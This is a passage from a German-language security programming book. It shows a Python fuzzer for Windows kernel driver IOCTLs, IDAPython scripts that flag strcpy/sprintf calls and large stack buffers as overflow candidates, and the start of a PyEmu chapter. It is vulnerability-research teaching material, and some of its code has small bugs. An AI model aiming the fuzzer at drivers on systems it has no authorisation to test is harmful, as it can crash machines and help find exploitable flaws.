Der erste Schritt besteht darin, unseren IOCTL-Dump als PyCommand im Immunity Debugger auszuführen. Öffnen Sie eine neue Python-Datei namens *ioctl_dump.py* und geben Sie den folgenden Code ein.

ioctl_dump.py

```
import pickle
import driverlib
from immlib import *

def main( args ):
    ioctl_list = []
    device_list = []

    imm     = Debugger()
    driver = driverlib.Driver()

    # Liste der IOCTL-Codes und Gerätenamen ermitteln
❶    ioctl_list = driver.getIOCTLCodes()
    if not len(ioctl_list):
        return "[*] ERROR! Couldn't find any IOCTL codes."

❷    device_list = driver.getDeviceNames()
    if not len(device_list):
        return "[*] ERROR! Couldn't find any device names."

    # Nun erzeugen wir ein Dictionary und speichern es in einer Datei
❸    master_list = {}
    master_list["ioctl_list"] = ioctl_list
    master_list["device_list"] = device_list

    filename = "%s.fuzz" % imm.getDebuggedName()
    fd = open( filename, "wb" )

❹    pickle.dump( master_list, fd )
    fd.close()

    return "[*] SUCCESS! Saved IOCTL codes and device names to %s" % filename
```

Dieses PyCommand ist einfach: Es ruft die Liste der IOCTL-Codes ab ❶ sowie eine Liste der Gerätenamen ❷, speichert sie in einem Dictionary ❸ und speichert dieses Dictionary dann in einer Datei ❹. Laden Sie den Zieltreiber einfach in den Immunity Debugger und führen Sie das PyCommand wie folgt aus: !*ioctl_dump*. Die pickle-Datei wird im Immunity Debugger-Verzeichnis gespeichert.

Wir besitzen jetzt eine Liste der Gerätenamen und einen Satz unterstützter IOCTL-Codes, die unser einfacher Fuzzer nun auch nutzen soll. Beachten Sie, dass unser Fuzzer nur nach Speicherfehlern und Überlauf-Bugs sucht, was sich aber sehr einfach um weitere Bug-Klassen erweitern lässt.

Öffnen Sie eine neue Python-Datei namens *my_ioctl_fuzzer.py* und geben Sie den folgenden Code ein.

my_ioctl_fuzzer.py

```
import pickle
import sys
import random

from ctypes import *

kernel32 = windll.kernel32

# Defines für Win32 API-Aufrufe
GENERIC_READ      = 0x80000000
GENERIC_WRITE     = 0x40000000
OPEN_EXISTING     = 0x3

❶ # Pickle öffnen und Dictionary einlesen
fd              = open(sys.argv[1], "rb")
master_list = pickle.load(fd)
ioctl_list = master_list["ioctl_list"]
device_list = master_list["device_list"]
fd.close()

# Nun prüfen wir, ob wir gültige Handles für alle Gerätenamen
# erhalten. Wenn nicht, entfernen wir den Namen aus der Liste.
valid_devices = []

❷ for device_name in device_list:
    # Korrekten Zugriff auf das Gerät sicherstellen
    device_file = u"\\\\.\\%s" % device_name.split("\\")[:-1][0]
    print "[*] Testing for device: %s" % device_file

    driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ |
                                         GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)

    if driver_handle:
        print "[*] Success! %s is a valid device!"

        if device_file not in valid_devices:
            valid_devices.append( device_file )

        kernel32.CloseHandle( driver_handle )
    else:
        print "[*] Failed! %s NOT a valid device."

if not len(valid_devices):
    print "[*] No valid devices found. Exiting..."
    sys.exit(0)
```

```

# Nun übergeben wir die Testdatensätze, bis wir genug haben.
# CTRL-C beendet die Schleife und das Fuzzing.
while 1:

    # Zuerst die Logdatei öffnen
    fd = open("my_ioctl_fuzzer.log", "a")

    # Gerätenamen zufällig auswählen
❸     current_device = valid_devices[random.randint(0, len(valid_devices)-1)]
    fd.write("[*] Fuzzing: %s\n" % current_device)

    # IOCTL-Code zufällig auswählen
❹     current_ioctl = ioctl_list[random.randint(0, len(ioctl_list)-1)]
    fd.write("[*] With IOCTL: 0x%08x\n" % current_ioctl)

    # Zufällige Länge wählen
❺     current_length = random.randint(0, 10000)
    fd.write("[*] Buffer length: %d\n" % current_length)

    # Wir testen mit einer Folge sich wiederholender As.
    # Es steht Ihnen frei, eigene Testfälle zu erzeugen.
    in_buffer = "A" * current_length

    # Dem IOCTL-Lauf einen out_buffer spendieren
    out_buf = (c_char * current_length)()
    bytes_returned = c_ulong(current_length)

    # Handle abrufen
    driver_handle = kernel32.CreateFileW(device_file, GENERIC_READ |
                                         GENERIC_WRITE, 0, None, OPEN_EXISTING, 0, None)

    fd.write("!!FUZZ!!\n")
    # Testlauf
    kernel32.DeviceIoControl( driver_handle, current_ioctl, in_buffer, current_length,
                             byref(out_buf), current_length, byref(bytes_returned), None )

    fd.write( "[*] Test case finished. %d bytes returned.\n\n" % bytes_returned.value )

    # Handle schließen und fortfahren!
    kernel32.CloseHandle( driver_handle )
    fd.close()

```

Wir beginnen mit dem Entpacken des Dictionaries mit Gerätenamen und IOCTL-Codes aus der Pickle-Datei ❶. Dann stellen wir sicher, dass wir für alle angegebenen Geräte ein Handle erhalten ❷. Können wir für ein bestimmtes Gerät kein Handle abrufen, entfernen wir den Namen aus der Liste. Danach wählen wir einfach zufällig ein Gerät ❸ und einen zufälligen IOCTL-Code ❹ und legen dann einen Puffer zufälliger Länge an ❺. Dann übergeben wir den IOCTL an den Treiber und machen mit dem nächsten Test weiter.

Um unseren Fuzzer zu nutzen, übergeben wir ihm einfach den Pfad auf die Fuzzing-Testdatei und lassen ihn laufen! Ein Beispiel wäre:

C:\>python.exe my_ioctl_fuzzer.py i20mgmt.sys.fuzz

Bringt Ihr Fuzzer die Maschine tatsächlich zum Absturz, ist leicht zu erkennen, welcher IOCTL-Code ihn verursacht hat, weil die Logdatei Ihnen den letzten IOCTL-Code zeigt, der erfolgreich ausgeführt wurde. Listing 10–7 zeigt eine beispielhafte Ausgabe eines erfolgreichen Fuzzing-Laufs gegen einen namenlosen Treiber.

```
[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002019
[*] Buffer length: 3277
!!FUZZ!!
[*] Test case finished. 3277 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002020
[*] Buffer length: 2137
!!FUZZ!!
[*] Test case finished. 1 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x84002016
[*] Buffer length: 1097
!!FUZZ!!
[*] Test case finished. 1097 bytes returned.

[*] Fuzzing: \\.\unnamed
[*] With IOCTL: 0x8400201c
[*] Buffer length: 9366
!!FUZZ!!
```

Listing 10–7 Im Log festgehaltene Ergebnisse eines erfolgreichen Fuzzing-Laufs

Offensichtlich hat der letzte IOCTL, 0x8400201c, den Fehler verursacht, weil keine weiteren Einträge in der Logdatei zu finden sind. Ich hoffe, Sie haben beim Treiber-Fuzzing ebenso viel Glück wie ich! Dies ist ein sehr einfacher Fuzzer. Tun Sie sich keinen Zwang an, ihn in jeder gewünschten Weise zu erweitern. Eine mögliche Verbesserung wäre das Senden eines Puffers zufälliger Größe, aber mit InBufferLength- oder OutBufferLength-Parametern, die von der tatsächlichen Länge des Puffers abweichen. Gehen Sie los und attackieren Sie alle Treiber in Reichweite!

11

IDAPython – Scripting für IDA Pro

IDA Pro¹ war lange Zeit der bevorzugte Disassembler für Reverse Engineers und ist nach wie vor das mächtigste Tool zu statischen Analyse. Entwickelt von Hex-Rays SA² in Brüssel und geleitet von dessen legendärem Chefarchitekt Ilfak Guilfanov, bietet IDA Pro eine Vielzahl von Analysemöglichkeiten. Es kann Binaries für die meisten Architekturen analysieren, läuft auf einer Vielzahl von Plattformen und besitzt einen fest eingebauten Debugger. Neben seinen Kernfähigkeiten verfügt IDA Pro über IDC, eine eigene Skriptsprache, sowie über ein SDK, das Entwicklern den vollständigen Zugriff auf die IDA Plugin-API gewährt.

Unter Ausnutzung der offenen Architektur von IDA haben Gergely Erdélyi und Ero Carrera im Jahre 2004 IDAPython vorgestellt. Dabei handelt es sich um ein Plugin, das dem Reverse Engineer vollständigen Zugriff auf den IDC-Skriptkern, die IDA-Plugin-API sowie auf alle standardmäßig mit Python ausgelieferten Module gibt. Das ermöglicht es Ihnen, leistungsfähige Skripten für die Automatisierung von Analyseaufgaben in IDA mit reinem Python zu entwickeln. IDAPython wird in kommerziellen Produkten wie BinNavi³ von Zynamics ebenso eingesetzt wie in Open-Source-Projekten wie Pai-Mei⁴ und PyEmu (das wir in Kapitel 12 behandeln). Zuerst wollen wir die Installations schritte erläutern, um IDAPython unter IDA Pro 5.2. zum Laufen zu bekommen. Danach werden wir uns einige der am häufigsten verwendeten Funktionen ansehen, die IDAPython bereitstellt. Abschließen wollen wir das Ganze mit einigen Skriptbeispielen für allgemeine Reverse-Engineering-Aufgaben, die man häufig erledigen muss.


-
1. Die beste Referenz zu IDA Pro findet man aktuell auf <http://www.idabook.com/>.
 2. Die IDA Pro-Hauptseite ist <http://www.hex-rays.com/idapro/>.
 3. Die BinNavi-Homepage finden Sie unter <http://www.zynamics.com/index.php?page=binnavi>.
 4. Die PaiMei-Homepage finden Sie unter <http://code.google.com/p/paimeil>.

11.1 IDAPython installieren

Um IDAPython zu installieren, müssen Sie zuerst das entsprechende Binärpaket über den Link <http://idapython.googlecode.com/files/idapython-1.0.0.zip> herunterladen.

Nachdem Sie die Zip-Datei heruntergeladen haben, entpacken Sie sie in ein Verzeichnis Ihrer Wahl. Innerhalb des entpackten Ordners finden Sie ein plugins-Verzeichnis und darin eine Datei namens *python.plw*. Sie müssen *python.plw* in IDA Pros plugins-Verzeichnis kopieren. Bei einer Standardinstallation liegt dieses unter C:\Program Files\IDA\plugins. Aus dem entpackten IDAPython-Ordner kopieren Sie das python-Verzeichnis in IDAs Hauptverzeichnis, bei einer Standardinstallation also nach C:\Program Files\IDA.

Um die korrekte Installation zu überprüfen, laden Sie einfach ein Executable in IDA. Nachdem die erste Autoanalyse abgeschlossen ist, erscheint in der unteren Leiste des IDA-Fensters der Hinweis, dass IDAPython installiert ist. Die IDA Pro-Ausgabe sollte so aussehen wie in Abbildung 11–1.



```
Loading IDP module C:\Program Files\IDA\procs\pc.w32 for processor metapc...OK
Loading type libraries...
Autoanalysis subsystem has been initialized.
Database for file 'calc.exe' is loaded.
Compiling file 'C:\Program Files\IDA\idc\ida.idc'...
Executing function 'main'...

IDAPython version 1.0.0 final (serial 0) initialized
Python interpreter version 2.5.2 final (serial 0)
```

Abb. 11–1 IDA Pro-Ausgabe zeigt die erfolgreiche IDAPython-Installation

Nachdem IDAPython erfolgreich installiert wurde, erscheinen zwei zusätzliche Optionen im File-Menü von IDA Pro, zu sehen in Abbildung 11–2.




Abb. 11–2 IDA Pro-File-Menü nach der IDAPython-Installation

Die beiden neuen Optionen sind Python file und Python command. Die zugehörigen Hotkeys wurden ebenfalls eingerichtet. Wenn Sie einen einfachen Python-Befehl ausführen wollen, klicken Sie die Option Python command an und es erscheint ein Dialog, in dem Sie Python-Befehle eingeben können. Die Ausgaben erscheinen im entsprechenden IDA Pro-Ausgabefenster. Die Option Python file wird verwendet, um eigenständige

IDAPython-Skripten auszuführen, und genau diese Option werden wir in diesem Kapitel verwenden, um den Beispielcode auszuführen. Nachdem IDAPython installiert ist und funktioniert, wollen wir uns einige der Funktionen ansehen, die IDAPython unterstützt.

11.2 IDAPython-Funktionen

IDAPython ist IDC-konform, d.h., jede von IDC⁵ unterstützte Funktion kann auch in IDAPython verwendet werden. Wir werden uns kurz einige dieser Funktionen ansehen, die man üblicherweise bei der Entwicklung von IDAPython-Skripten nutzt. Das sollte Ihnen eine solide Grundlage für die Entwicklung eigener Skripten verschaffen. IDC selbst unterstützt weit über 100 Funktionen, d.h., die hier aufgeführte Liste ist alles andere als vollständig. Sie sind also aufgefordert, sich auch die übrigen Funktionen genauer anzusehen.

11.2.1 Utility-Funktionen

Nachfolgend eine Reihe von Hilfsfunktionen, die Ihnen bei vielen Ihrer IDAPython-Skripten sehr nützlich sein werden:

ScreenEA()

Ermittelt die aktuelle Position des Cursors. Damit können Sie einen bekannten Startpunkt für Ihr Skript wählen.

GetInputFileMD5()

Gibt den MD5-Hash des in IDA geladenen Binaries zurück. Auf diese Weise können Sie feststellen, ob sich ein Binary von Version zu Version verändert hat.

11.2.2 Segmente

Bei IDA wird ein Binary in Segmente heruntergebrochen. Jedes Segment gehört dabei einer bestimmten Klasse (CODE, DATA, BSS, STACK, CONST oder XTRN) an. Die folgenden Funktionen liefern Informationen zu den im Binary enthaltenen Segmenten:

FirstSeg()

Gibt die Startadresse des ersten Segments im Binary zurück.

NextSeg()

Gibt die Startadresse des nächsten Segments im Binary zurück, bzw. BADADDR, falls es keine weiteren Segmente gibt.

SegByName(string SegmentName)

Gibt durch die Angabe des Segmentnamens die Startadresse des Segments zurück. Rufen Sie die Funktion beispielsweise mit dem Parameter .text auf, erhalten Sie die Startadresse des Codesegments des Binaries zurück.

5. Eine vollständige Liste der IDC-Funktionen finden Sie in <http://www.hex-rays.com/idapro/idadoc/162.htm>.

- **SegEnd(long Address)**
Gibt durch Angabe einer Adresse innerhalb eines Segments das Ende dieses Segments zurück.
- **SegStart(long Address)**
Gibt durch Angabe einer Adresse innerhalb eines Segments den Anfang dieses Segments zurück.
- **SegName(long Address)**
Gibt durch Angabe einer Adresse innerhalb eines Segments den Namen dieses Segments zurück.
- **Segments()**
Gibt eine Liste mit den Startadressen aller Segmente im Binary zurück.

11.2.3 Funktionen

Die Iteration über alle Funktionen eines Binaries und die Bestimmung der Funktionsgrenzen sind Aufgaben, die es beim Schreiben von Skripten häufig zu bewältigen gilt. Die folgenden Routinen sind beim Umgang mit den Funktionen eines Binaries recht nützlich:

- **Functions(long StartAddress, long EndAddress)**
Gibt eine Liste der Startadressen aller Funktionen zurück, die zwischen StartAddress und EndAddress enthalten sind.
- **Chunks(long FunctionAddress)**
Gibt eine Liste der Funktionsblöcke zurück. Jedes Listenelement ist ein Tupel der Form (chunk start, chunk end), das den Anfangs- und Endpunkt jedes Blocks angibt.
- **LocByName(string FunctionName)**
Gibt die Adresse einer Funktion basierend auf ihrem Namen zurück.
- **GetFuncOffset(long Address)**
Wandelt eine Adresse innerhalb einer Funktion in einen String um, der den Funktionsnamen angibt sowie das Byte-Offset für die Funktion.
- **GetFunctionName(long Address)**
Liefert für die übergebene Adresse den Namen der zugehörigen Funktion zurück.

11.2.4 Cross-Referenzen

Das Aufspüren von Cross-Referenzen für Code und Daten innerhalb eines Binaries ist extrem nützlich, wenn man den Datenfluss und mögliche Codepfade auf interessante Bereiche des Ziel-Binaries ermitteln möchte. IDAPython besitzt eine Reihe von Funktionen zur Ermittlung verschiedener Cross-Referenzen. Die am weitesten verbreiteten werden hier behandelt.

CodeRefsTo(long Address, bool Flow)

Liefert eine Liste der Codereferenzen auf die angegebene Adresse zurück. Das ~~bes~~ lesche Flag Flow teilt IDAPython mit, ob der normale Codefluss bei der Erkennung der Cross-Referenzen verfolgt werden soll oder nicht.

CodeRefsFrom(long Address, bool Flow)

Gibt eine Liste der Codereferenzen von der angegebenen Adresse zurück.

DataRefsTo(long Address)

Liefert eine Liste von Datenreferenzen auf die angegebene Adresse zurück. Hilfreich, um die Nutzung globaler Variablen innerhalb des Ziel-Binaries nachzuverfolgen.

DataRefsFrom(long Address)

Gibt eine Liste der Datenreferenzen von der angegebenen Adresse zurück.

11.2.5 Debugger-Hooks

Ein sehr cooles, von IDAPython unterstütztes Feature ist die Möglichkeit, einen Debugger-Hook in IDA und Event-Handler für die verschiedenen Debugging-Events einzurichten. Obwohl IDA nicht besonders häufig für Debugging-Aufgaben genutzt wird, ist es manchmal doch einfacher, den nativen IDA-Debugger zu starten, statt zu einem anderen Tool zu wechseln. Wir werden später einen dieser Debugger-Hooks nutzen, wenn wir ein einfaches Codeabdeckungstool entwickeln. Um einen Debugger-Hook einzurichten, müssen Sie zuerst eine Debugger-Hook-Basisklasse definieren und dann die verschiedenen Event-Handler innerhalb dieser Klasse. Wir verwenden die folgende Klasse als Beispiel:

```
class DbgHook(DBG_Hooks):
    # Event-Handler für Prozess-Start
    def dbg_process_start(self, pid, tid, ea, name, base, size):
        return

    # Event-Handler für Prozessende
    def dbg_process_exit(self, pid, tid, ea, code):
        return

    # Event-Handler für das Laden einer Shared Library
    def dbg_library_load(self, pid, tid, ea, name, base, size):
        return

    # Breakpunkt-Handler
    def dbg_bpt(self, tid, ea):
        return
```

Diese Klasse enthält einige gängige Debug-Event-Handler, die Sie bei der Entwicklung einfacher Debugging-Skripten in IDA nutzen können. Um den Debugger-Hook zu installieren, verwenden Sie den folgenden Code:

```
debugger = DbgHook()  
debugger.hook()
```

Führen Sie nun den Debugger aus und Ihr Hook fängt alle Debug-Events ab und erlaubt Ihnen so eine sehr umfangreiche Kontrolle über den IDA-Debugger. Hier noch einige Hilfsfunktionen, die Sie während eines Debugging-Laufs nutzen können:

- **AddBpt(long Address)**
Setzt einen Software-Breakpunkt an der angegebenen Adresse.
- **GetBptQty()**
Gibt die Anzahl der momentan gesetzten Breakpunkte zurück.
- **GetRegValue(string Register)**
Gibt den Wert eines Registers durch Angabe seines Namens zurück.
- **SetRegValue(long Value, string Register)**
Setzt den Wert für das angegebene Register.

11.3 Beispieldokumente

Nun wollen wir einige einfache Skripten erstellen, die Ihnen bei gängigen Aufgaben helfen, denen Sie beim Reverse Engineering eines Binaries begegnen werden. Sie können auf viele dieser Skripten zurückgreifen, wenn Sie bestimmte Reverse-Engineering-Szenarien vorfinden oder wenn Sie, je nach Reverse-Engineering-Aufgabe, größere und komplexere Skripten entwickeln müssen. Wir erstellen Skripten zum Aufspüren von Cross-Referenzen auf gefährliche Funktionsaufrufe, zur Überwachung der Codeabdeckung mithilfe eines IDA-Debugger-Hooks und zur Berechnung der Größe von Stackvariablen für alle Funktionen eines Binaries.

11.3.1 Aufspüren von Cross-Referenzen auf gefährliche Funktionen

Sucht ein Entwickler Software-Bugs, dann können einige gängige Funktionen problematisch sein, wenn sie nicht korrekt verwendet werden. Hierzu zählen gefährliche Funktionen zum Kopieren von Strings (`strcpy`, `sprintf`) und ungeprüfte Funktionen zum Kopieren von Speicher (`memcpy`). Wir müssen diese Funktionen auf einfache Weise finden können, wenn wir ein Binary untersuchen. Lassen Sie uns ein einfaches Skript entwickeln, das diese Funktionen aufspürt, sowie die Stellen, an denen sie aufgerufen werden. Wir wollen auch die Hintergrundfarbe der aufrufenden Instruktion auf Rot setzen, damit wir die Aufrufe leicht erkennen, wenn wir die durch IDA generierten Graphen durchgehen. Öffnen Sie eine neue Python-Datei namens `cross_ref.py` und geben Sie den folgenden Code ein.

cross_ref.py

```
from idaapi import *

danger_funcs = ["strcpy","sprintf","strncpy"]

for func in danger_funcs:
❶    addr = LocByName( func )

    if addr != BADADDR:

        # Cross-Referenzen auf diese Adresse festhalten
❷        cross_refs = CodeRefsTo( addr, 0 )

        print "Cross References to %s" % func
        print "-----"
        for ref in cross_refs:

            print "%08x" % ref

            # Aufruf ROT einfärben
❸            SetColor( ref, CIC_ITEM, 0x0000ff)
```

Wir beginnen mit der Ermittlung der Adresse unserer gefährlichen Funktion ❶ und stellen dann sicher, dass es sich um eine gültige Adresse innerhalb des Binaries handelt. Dann ermitteln wir alle Cross-Referenzen, die diese gefährliche Funktion aufrufen ❷. Wir gehen dann die Liste der Cross-Referenzen durch, geben ihre Adressen aus und färben die aufrufende Instruktion ein ❸, damit wir sie in den IDA-Graphen gleich erkennen. Nutzen Sie das *war-ftpd.exe*-Binary als Beispiel. Wenn Sie das Skript ausführen, sehen Sie eine Ausgabe wie in Listing 11–1.

Cross References to sprintf

```
004043df
00404408
004044f9
00404810
00404851
00404896
004052cc
0040560d
0040565e
004057bd
004058d7
...
```

Listing 11–1 Ausgabe von *cross_ref.py*

Alle aufgeführten Adressen sind Stellen, an denen die `sprintf`-Funktion aufgerufen wird. Wenn Sie sich diese Adressen mit IDA ansehen, erscheinen die Instruktionen entsprechend eingefärbt, wie in Abbildung 11–3 zu sehen.

```
loc_428299:
    mov    eax, [ebp+arg_0]
    lea    ecx, [ebp+Dest]
    push   eax
    push   offset aGoOnlineCreate ; "GoOnline(): Create(%d) Failed."
    push   ecx                 ; Dest

    add    esp, 0Ch
    lea    ecx, [ebp+Dest]
    mov    eax, dword_44AE04
    push   ecx
    mov    esi, [eax]
    push   2
    mov    ecx, eax
    call   dword ptr [esi+4Ch]
```

Abb. 11–3 Durch `cross_ref.py`-Skript eingefärbter `sprintf`-Aufruf

11.3.2 Codeabdeckung von Funktionen

Wenn Sie die dynamische Analyse eines Ziel-Binaries durchführen, kann es recht hilfreich sein, zu verstehen, welcher Code gerade ausgeführt wird, während Sie das Ziel-Binary nutzen. Ob es dabei um eine Netzwerkanwendung geht, nachdem Sie ein Paket gesendet haben, oder um einen Dokumenten-Viewer nach dem Öffnen eines Dokuments, die Codeabdeckung ist ein praktisches Maß für das Verständnis der Funktionsweise des Binaries. Wir werden IDAPython verwenden, um alle Funktionen im Ziel-Binary durchzugehen, und Breakpunkte zu Beginn jeder Funktion setzen. Dann führen wir den IDA-Debugger aus und nutzen einen Debugger-Hook, um einen Hinweis auszugeben, sobald ein Breakpunkt erreicht wird. Öffnen Sie eine neue Python-Datei namens `func_coverage.py` und geben Sie den folgenden Code ein.

func_coverage.py

```
from idaapi import *

class FuncCoverage(DBG_Hooks):
    # Unser Breakpunkt-Handler
    def dbg_bpt(self, tid, ea):
        print "[*] Hit: 0x%08x" % ea
        return
```

```

# Debugger-Hook für Funktionsabdeckung hinzufügen
❶ debugger = FuncCoverage()
debugger.hook()

current_addr = ScreenEA()

# Alle Funktionen aufspüren und Breakpunkte hinzufügen
❷ for function in Functions(SegStart( current_addr ), SegEnd( current_addr )):
❸     AddBpt( function )
        SetBptAttr( function, BPTATTR_FLAGS, 0x0 )

❹ num_breakpoints = GetBptQty()

print "[*] Set %d breakpoints." % num_breakpoints

```

Zuerst richten wir den Debugger-Hook ein ❶, damit dieser immer dann aufgerufen wird, wenn ein Debugger-Event eintritt. Wir gehen dann alle Funktionsadressen durch ❷ und setzen einen Breakpunkt an jeder Adresse ❸. Der SetBptAttr-Aufruf setzt ein Flag, das den Debugger anweist, nicht anzuhalten, wenn ein Breakpunkt erreicht wird. Würden wir das nicht tun, müssten wir den Debugger nach jedem Breakpunkt von Hand fortsetzen. Wir geben dann die Gesamtzahl der gesetzten Breakpunkte aus ❹. Unser Breakpunkt-Handler gibt die Adresse jedes erreichten Breakpunkts über die ea-Variable aus (die eigentlich eine Referenz auf das EIP-Register beim Eintritt des Breakpunkts ist). Nun führen wir den Debugger aus (Hotkey = F9), und in der Ausgabe sollten die aufgerufenen Funktionen erscheinen. Das ermöglicht Ihnen einen guten Überblick über die aufgerufenen Funktionen und deren Reihenfolge.

11.3.3 Stackgröße berechnen

Wenn Sie ein Binary auf mögliche Sicherheitslücken untersuchen, ist die Stackgröße bestimmter Funktionsaufrufe von besonderer Bedeutung. Sie kann Ihnen verraten, ob nur Zeiger an die Funktion übergeben werden oder ob auf dem Stack Puffer alloziert werden, was wiederum interessant sein kann, wenn man die an diese Puffer übergebene Datenmenge kontrollieren (und möglicherweise einen Pufferüberlauf auslösen) kann. Im Folgenden wollen wir etwas Code entwickeln, der alle Funktionen eines Binaries durchgeht und uns alle interessanten Funktionen zeigt, die Puffer auf dem Stack allozieren. Sie können dieses Skript mit dem vorigen Beispiel kombinieren, um die Aufrufe dieser interessanten Funktionen während eines Debugging-Laufs festzuhalten. Öffnen Sie eine neue Python-Datei namens *stack_calc.py* und geben Sie den folgenden Code ein.

stack_calc.py

```
from idaapi import *

❶ var_size_threshold = 16
current_address = ScreenEA()

❷ for function in Functions(SegStart(current_address), SegEnd(current_address)):

❸     stack_frame = GetFrame(function)

        frame_counter = 0
        prev_count = -1

❹     frame_size = GetStrucSize(stack_frame)

        while frame_counter < frame_size:

❺         stack_var = GetMemberNames(stack_frame, frame_counter)

         if stack_var != "":

             if prev_count != -1:

                 distance = frame_counter - prev_distance

                 if distance >= var_size_threshold:
                     print "[*] Function: %s -> Stack Variable: %s (%d bytes)"
                     % (GetFunctionName(function), prev_member, distance)

             else:

                 prev_count = frame_counter
                 prev_member = stack_var

❻             try:
                 frame_counter = frame_counter + GetMemberSize(stack_frame,
                     frame_counter)
             except:
                 frame_counter += 1
         else:
             frame_counter += 1
```

Wir legen einen Schwellwert fest, der bestimmt, wie groß eine Stackvariable sein muss, bevor wir sie als Puffer betrachten ❶. 16 Bytes ist eine akzeptable Größe, aber Sie können mit verschiedenen Größen experimentieren und die Ergebnisse vergleichen. Wir gehen dann alle Funktionen durch ❷ und ermitteln das Stackframe-Objekt für jede Funktion ❸. Auf dieses Stackframe-Objekt wenden wir dann die Methode GetStrucSize ❹ an, um die Größe des Stackframes in Bytes zu bestimmen. Wir gehen den Stackframe dann Byte für Byte durch, um herauszufinden, ob eine Stack-Variable am jeweiligen Byte-Offset vorliegt ❺. Ist eine Stackvariable vorhanden, subtrahieren wir den aktuellen Byte-Offset von der vorherigen Stackvariablen ❻. Mithilfe der Distanz zwischen den beiden Variablen bestimmen wir die Größe der Variablen. Ist die Distanz nicht groß genug, versuchen wir die Größe der aktuellen Stackvariablen zu ermitteln ❼ und inkrementieren den Zähler um die Größe der aktuellen Variablen. Wenn wir die

Größe der Variablen nicht bestimmen können, erhöhen wir den Zähler einfach um ein Byte und setzen unsere Schleife fort. Wenn Sie das auf ein Binary anwenden, sollten Sie eine Ausgabe wie in Listing 11–2 erhalten (unter der Voraussetzung, dass es entsprechende Stackvariablen gibt).

```
[*] Function: sub_1245 -> Stack Variable: var_C(1024 bytes)
[*] Function: sub_149c -> Stack Variable: Md1  (24 bytes)
[*] Function: sub_a9aa -> Stack Variable: var_14 (36 bytes)
```

Listing 11–2 Ausgabe Stack-allozierter Puffer und deren Größe mithilfe von *stack_calc.py*

Sie sollten nun über die Grundlagen verfügen, um IDAPython nutzen zu können, und Sie besitzen einige Utility-Skripten, die Sie auf einfache Weise erweitern, kombinieren oder verbessern können. Ein paar Minuten IDAPython-Scripting können Ihnen Stunden manueller Reverse-Engineering-Arbeiten ersparen, und Zeit ist mit Abstand der wichtigste Faktor jedes Reverse-Engineering-Szenarios. Sehen wir uns nun PyEmu an, den Python-basierten x86-Emulator, der ein ausgezeichnetes Beispiel für den Einsatz von IDAPython ist.

12

PyEmu – der skriptfähige Emulator

PyEmu wurde auf der BlackHat 2007¹ von Cody Pierce vorgestellt, einem der talentierten Mitglieder des TippingPoint DVLabs-Teams. PyEmu ist ein reiner Python-IA32-Emulator, der es dem Entwickler erlaubt, Python zur Steuerung von CPU-Emulationsaufgaben zu nutzen. Der Einsatz eines Emulators kann beim Reverse Engineering von Malware vorteilhaft sein, wenn man den realen Malware-Code nicht unbedingt ausführen will. Und sie kann auch bei einer ganzen Reihe anderer Reverse-Engineering-Aufgaben nützlich sein. PyEmu besitzt drei Methoden, die eine Emulation ermöglichen: IDAPyEmu, PyDbgPyEmu und PEPyEmu. Die IDAPyEmu-Klasse ermöglicht die Ausführung von Emulationsaufgaben in IDA Pro mittels IDAPython (IDAPython wurde in Kapitel 11 behandelt). Die PyDbgPyEmu-Klasse erlaubt die Nutzung des Emulators während der dynamischen Analyse, wodurch Sie reale Speicher- und Registerwerte innerhalb Ihrer Emulator-Skripten verwenden können. Die PEPyEmu-Klasse ist eine eigenständige Bibliothek zur statischen Analyse, die kein IDA Pro zur Disassemblierung verlangt. Wir behandeln die Verwendung von IDAPyEmu und PEPyEmu und überlassen es Ihnen, sich die PyDbgPyEmu-Klasse genauer anzusehen. Zunächst werden wir PyEmu für unsere Entwicklungsumgebung installieren, um uns dann die grundlegende Architektur des Emulators anzusehen.

12.1 PyEmu installieren

Die Installation von PyEmu ist recht simpel. Laden Sie einfach die Zip-Datei von www.dpunkt.de/python-hacking herunter.

Sobald Sie die Zip-Datei heruntergeladen haben, extrahieren Sie sie nach C:\PyEmu. Wenn Sie ein PyEmu-Skript entwickeln, müssen Sie immer den Pfad auf die PyEmu-Codebasis angeben, was mit den beiden folgenden Python-Zeilen geschieht:

1. Codys BlackHat-Papier ist über <https://www.blackhat.com/presentations/bh-usa-07/Pierce/Whitepaper/bh-usa-07-pierce-WP.pdf> verfügbar.

```
sys.path.append("C:\PyEmu\")
sys.path.append("C:\PyEmu\lib")
```

Das war's! Tauchen wir nun in die Architektur des PyEmu-Systems ein, bevor wir einige Beispielskripten entwickeln.

12.2 PyEmu-Übersicht

